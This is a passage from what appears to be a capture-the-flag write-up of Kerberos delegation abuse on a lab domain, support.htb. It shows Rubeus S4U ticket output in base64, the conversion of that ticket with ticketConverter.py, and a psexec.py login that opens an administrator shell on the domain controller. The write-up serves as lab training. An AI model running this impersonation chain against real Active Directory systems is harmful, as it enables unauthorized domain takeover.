    8z5qvLWLdRfvNcEi3Xt4mpNccVYjczxgWZDM2xxutB0AdId0zsY8Ci4eyLP5a1d6/TAtZaZEzFy62c2D
    m1AYLe/aOdlPwpeJ3fmikeXOTSMflyPKk7zJqLvhJ1D2MJ6xLl0y+lgqVpxmnfFavr3qHyCAQJcQBYVv
    eFklrbu0OqDkmqg89/ud+7sopjnobNLssn4JT8kYXGk+sBN1XV2UbKrslJHEFT4O2DViCgbVNnLXGsLW
    +CfApFt2F/VqRFxb7/TukmdZnIAeq45GjB7xY1o+Xl8DQqPwxxHxabBc9SAMijrkkYFvOSD56UGcNbXB
    PljJo4HQMIHNoAMCAQCigcUEgcJ9gb8wgbyggbkwgbYwgbOgGzAZoAMCARehEgQQ2jjZER1AaBp1orWp

Wm27H6ENGwtTVVBQT1JULkhUQqISMBCgAwIBAaEJMAcbBVRFU1QkowcDBQBA4QAApREYDzIwMjUw
NjAz

MDgxMzM4WqYRGA8yMDI1MDYwMzE4MTMzOFqnERgPMjAyNTA2MTAwODEzMzhaqA0bC1NVUFBPUlQuSFRC
    qSAwHqADAgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0Yg==


[*] Action: S4U

[*] Building S4U2self request for: 'TEST$@SUPPORT.HTB'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2self request to ::1:88
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'TEST$@SUPPORT.HTB'
[*] base64(ticket.kirbi):


doIFnjCCBZqgAwIBBaEDAgEWooIEvzCCBLthggS3MIIEs6ADAgEFoQ0bC1NVUFBPUlQuSFRCohIwEKAD

AgEBoQkwBxsFVEVTVCSjggSHMIIEg6ADAgEXoQMCAQGiggR1BIIEcQZcsxXbsx/vswXEcwmHQzmT9Mpz
    rHnLpNkDZZAFpv1kH9XGEOCwKxDprwPveQ98wlgCxcYFs5zudBY1uj2u+id4bQJHOnfX+ITLYPSPKIxC
    6ANjBemvFbYvD+gb0nUuhAlKzkJ5HtjbHzJG2DCaynNmuu55wc/mmwz4KfPibDUFiVYYY8l4ygaTbUqT
    FzXndurlUTEJ+V6cw702zfIKzvdkwGS/zfeYIwniH8zuQtc/LN35o89Et8oVp6TMzpK2Vnb9Tpe+d03B
    ceA3ocZgq6TFJCHr9PKdV7oJyXGV6Kti4Frr69JiI6yagKKbADTSiMwA0g8+XKxeTDk0lkKj7Bm24PEZ
    ugfimYV+PTbbFZNkritXQOSjvW/I4A8R6M6O1L75HFkP2hzgDxpgKVAihaFkSt3tEzch/TZkCONBKrSn
    rvirsD/n4tmLFH39ZzgnKTl2eq8hbVOm1T4PZtKpeL4kerCL+ZFjAtnNY8D773H6L4MiiEmtuQvgCinr
    HIVooHFj2cW2YQE74NBoLV5/YiPfqz5N36nHjgD90uULz7vk9GUA62AUdYRDY7lP2B+GZlz4xl1v9OMl
    VVY4RxVrzwYyNt0Fe2SlNFnDmI5rJxpKOkdlXV90XFDRLysoaIVsvQEvpsP4KkMab9QxN7F1zotlikIv
    m4flq1CMGLQS2A9tRojZdywTTAniXg6VleXCAS9iUG2w8KsRe/k95Kf2Nm0gGiooaT0ecT9jdUlSp9GV
    N5jhh+T3bC14orRqgkCwBnwE9MbXKpteR0GOBlTfbtxiCV9jpa5SOqIzMqFKNdah/0wy+WefuABh1Ihd
    7MmIz2bolFZ8Lo7+Qf4gIXPRnx5tQoqs1QnuY08jaUD/yKWx4uzhjuDs+uykzmljMZOJX83WW3hNNpjD
    xUzmQ2+npRxeMJYzeoUrYC6/vYfgsFnb0UoR9D2QI/6OCQvDCdtLAKfpWKXT+OU7TLE4Sx0+9GISjAyr
    DdyFTJhY3lPCtwK3FkXVEcIvq0DbOSP2YSEWRuyIahdmFH7krSF+8jwA7qtcR5NuBQB7zhHN2aKccHnA
    2gHMEaIZyZ06EtZtz9HUuUUXIVw+CCInqlFCGrXnzVnBFclaoLYgI94FFa2vxhNyh09avM2L1IXzLpDU
    klzIN8J9GLZFNZpfkTLLob+AhtEW27UIH65/T5bhDt+LFHuCqRpGBubX93VJQBvsyzJlTYZKMud06o0N
    Ol47D2tgqSLqxj4qzItehSXKd+QzC4v18a5PK0mqsrxqgQ5DLcWJD9lJbj+xDR697gtVMlhq3lGr8Xgo

+VxdR07zOnqiONi/RACO2BdO7gWq1pQ3UBBBGfVdDTXOCm3sVRB2L1wVh9fQhuH3XDEcJxZ8ZwPJW7qG
    f41gtmJtfwRDc54OpPDoi5YrUYZ9sS8uwwhQpe4EIXVTxK16FDR+Olqg6QUEG2AsGqHYZ9807gz+I2OR
    CUzLNfqDLuDJTHX0jmedcqUmag++joDaLAH6POinoERn7LBxf6OByjCBx6ADAgEAooG/BIG8fYG5MIG2

oIGzMIGwMIGtoBswGaADAgEXoRIEEOvfPpCdGjorzPernmjfROmhDRsLU1VQUE9SVC5IVEKiGjAYoAMC

AQqhETAPGw1BZG1pbmlzdHJhdG9yowcDBQBAoQAApREYDzIwMjUwNjAzMDgxMzM4WqYRGA8yMDI1
```

```
MDYw

MzE4MTMzOFqnERgPMjAyNTA2MTAwODEzMzhaqA0bC1NVUFBPUlQuSFRCqRIwEKADAgEBoQkwBxsFV
EVT
    VCQ=

[*] Impersonating user 'Administrator' to target SPN 'cifs/dc.support.htb'
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2proxy request to domain controller ::1:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':


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
Az

MTgxMzM4WqcRGA8yMDI1MDYxMDA4MTMzOFqoDRsLU1VQUE9SVC5IVEKpITAfoAMCAQKhGDAWG
wRjaWZz
    Gw5kYy5zdXBwb3J0Lmh0Yg==
[+] Ticket successfully imported!
```

Then once I get the base64 .kirbi I decode it and add the ticket in *ticket.kirbi* and convert it to chache

```shell
❯ /usr/bin/ticketConverter.py ticket.kirbi ticket.ccache
/usr/lib/python3.13/site-packages/impacket/version.py:10: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.11.0 - Copyright 2023 Fortra

[*] converting kirbi to ccache...
[+] done
```

Now we add it to *KRB5CCNAME*

```shell
export KRB5CCNAME=ticket.ccache
```

And know we simply log using `pkexec.py`

```shell
❯ psexec.py support.htb/administrator@dc.support.htb -k -no-pas
/usr/lib/python3.13/site-packages/impacket/version.py:10: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file HxBxSFhB.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service pTyn on dc.support.htb.....
[*] Starting service pTyn.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```